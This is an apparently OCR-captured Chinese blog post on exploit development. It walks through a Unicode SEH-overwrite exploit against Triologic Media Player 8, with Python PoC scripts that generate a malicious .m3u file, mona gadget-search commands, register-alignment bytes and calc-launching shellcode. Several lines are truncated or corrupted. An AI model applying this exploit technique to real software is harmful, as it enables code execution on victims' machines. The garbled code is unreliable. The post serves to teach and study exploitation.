Coding art in shellcode (3)


行之 / 2018-04-03 18:29:50 /

有了前面两部分知识的储备，我们来实际演练一下。首先简单说一下基于SEH的漏洞利用。


基于SEH的漏洞利用。

异常处理包括两个结构：
Pointer to next SEH record 指向下一个异常处理
Pointer to Exception Handler 指向异常处理函数

也就是：



nSEH指向下一个SEH链所以我们可以设置这样的一个结构来达到shellcode执行的目的：




具体的利用流程：
我们需要一段很长的填充字符来覆盖到SEH的位置，可以通过pattern脚本来胜场一系列的字符串用来定位，然后利用pattern_offset ???
???来得到偏移，之后将SEH覆盖为ROP的地址（POP POP RET）,nSEH为EB 06这是个短跳，跳转到shell code的位置。
大致模板如下：
填充字符 + \xEB\x06\x90\x90 + pop pop ret + shellcode

POC


这里使用FuzzySecurity里面的一个Demo（Triologic Media Player 8）。
POC：

```
#!/usr/bin/python
filename="evil.m3u"

buffer = "A"*5000

textfile = open(filename , 'w')
textfile.write(buffer)
textfile.close()
```

Immunity Debugger挂载上，运行，载入evil.m3u，程序崩溃。



Shift+F9



可以看到EIP并不是熟悉的"41414141"而是Unicode编码转化为"00410041"
用pattern找一下偏移


```
!mona pattern_create 5000
!mona findmsp
```

我这里计算得到的偏移量时546，这个和FuzzSecurity得到得偏移一样，不过实际上他的偏移还要再多增加两个字节所以nSEH、和SEH的位置是在547和548，不过在我的实

```
#!/usr/bin/python
filename="evil.m3u"

buffer = "A"*538 + "BB" + "C"*4462
textfile = open(filename , 'w')
textfile.write(buffer)
textfile.close()
```


PPR

如果一切正常，最后EIP的值应当为00420042，为了方便查看测试的时候我下了00420042这个断点，因为程序基地址为00410000，00420042这个地方有代码而且可以执行



接下来找unicode的ROP，幸运的是IMMUNITY DEBUG可以帮忙完成这个任务


```
■mona she -cp Unicode
```



接着我尝试了所有的可能，这些地址在IMMUNITY

DEBUG中查看到的反汇编代码都是正常，不过运行下面的POC，却少有可以定位到的地方（程序正确编码对应地址），就算定位到了，后续的相关代码也会产生异常而无法

```
#!/usr/bin/python

filename="evil.m3u"

buffer = "A"*538 + "**" + "C"*4462   #**■PPR
textfile = open(filename , 'w')
textfile.write(buffer)
textfile.close()
```



为此我反复尝试这些地址，发现还是不行，不是异常就是跑到奇怪的地方，无奈之下想起了小组成员说的一句话@D0g3技术小组：遇到环境问题不行就重启，重启之后还是


终于成功执行到这儿。


EAX指向shellcode

接下来我们需要EAX指向我们的shellcode，就用到我们前文的一个办法，我们可以找一个离shellcode近的寄存器EBP，把它的值给EAX：

```
“\ x55”■■EBP■■■■■■
“\ x71”#Venetian Padding
“\ x58”■■■EBP■■■■■■■EAX
“\ x71”#Venetian Padding
“\ x05 \ x20 \ x11 “#add eax■0x11002000 \
”\ x71“#Venetian Padding |>
”\ x2d \ x17 \ x11“#sub eax■0x11001700 /
”\ x71“#Venetian Padding
”\ x50“■■EAX■■■■■■■■■■■■■■■■■■
”\ x71“#Venetian Padding
”\ xC3“■■■■■■■■■■■■■■■■==>EAX
```

执行后EAX成功指向我们的shellcode。





实际上这里加了一个retn,在这之后会直接跑过去执行shellcode,不过这样可行前提是我们有一个经过unicode编码也可以执行的shell code，当然msf可以生成相应的payload，→ω→当然我不知道可不可以生成unicode编码的弹计算器的shellcode。就用文章（1）（2）的办法解决这个问题。（网上也有
不过理论上是可行的，不过这里有个问题，我采用的shellcode是这个：

```
shellcode = ("\x55\x8B\xEC\x33\xC0\x50\x83\xEC\x09\xC6\x45\xF3\x6B\xC6\x45\xF4\x65\xC6\x45\xF5\x72"
"\xC6\x45\xF6\x6E\xC6\x45\xF7"
"\x65\xC6\x45\xF8\x6C\xC6\x45"
"\xF9\x33\xC6\x45\xFA\x32\xC6"
"\x45\xFB\x2E\xC6\x45\xFC\x64"
"\xC6\x45\xFD\x6C\xC6\x45\xFE"
"\x6C\x8D\x45\xF3\x50\xB8\x7B"
"\x1D\x80\x7C\xFF\xD0\x8B\xE5"
"\x33\xC0\x50\x83\xEC\x08\xC6"
"\x45\xF4\x63\xC6\x45\xF5\x61"
"\xC6\x45\xF6\x6C\xC6\x45\xF7"
"\x63\xC6\x45\xF8\x2E\xC6\x45"
"\xF9\x65\xC6\x45\xFA\x78\xC6"
"\x45\xFB\x65\x8D\x45\xF4\x50"
"\xB8\xAD\x23\x86\x7C\xFF\xD0"
"\x8B\xE5\x5D")
```

当然这个shellcode在别的环境测试过，是可行的，不过在内存中，大于0x80的字节编码都要出问题，比如开头的8B这个字节，编码会成为\x39\x20，之后我把上面的对EA

```
"\x45"
"\xC6"          # add [ebp+0x0],al
"\x8B"
"\x45"
```

但是在汇编中依然是：

当然解决这个的办法 ，可以将其减半，分段来加，不过这会变成一个较大的工程，当然本身这个shellcode也比较大，本身也比较麻烦。

后记

实际上这项技术并不是很新，可以说很古老了，现在也有一些编码的工具，网上也有很多不同编码的shellcode，不过我查找到的都无法直接执行。最后分享在这次写文章时
When life gives you lemons paint that shit gold and just try harder.

上一篇：Coding art in she... 下一篇：Summary of PHP co...

1. 0 条回复
   - 动动手指，沙发就是你的了！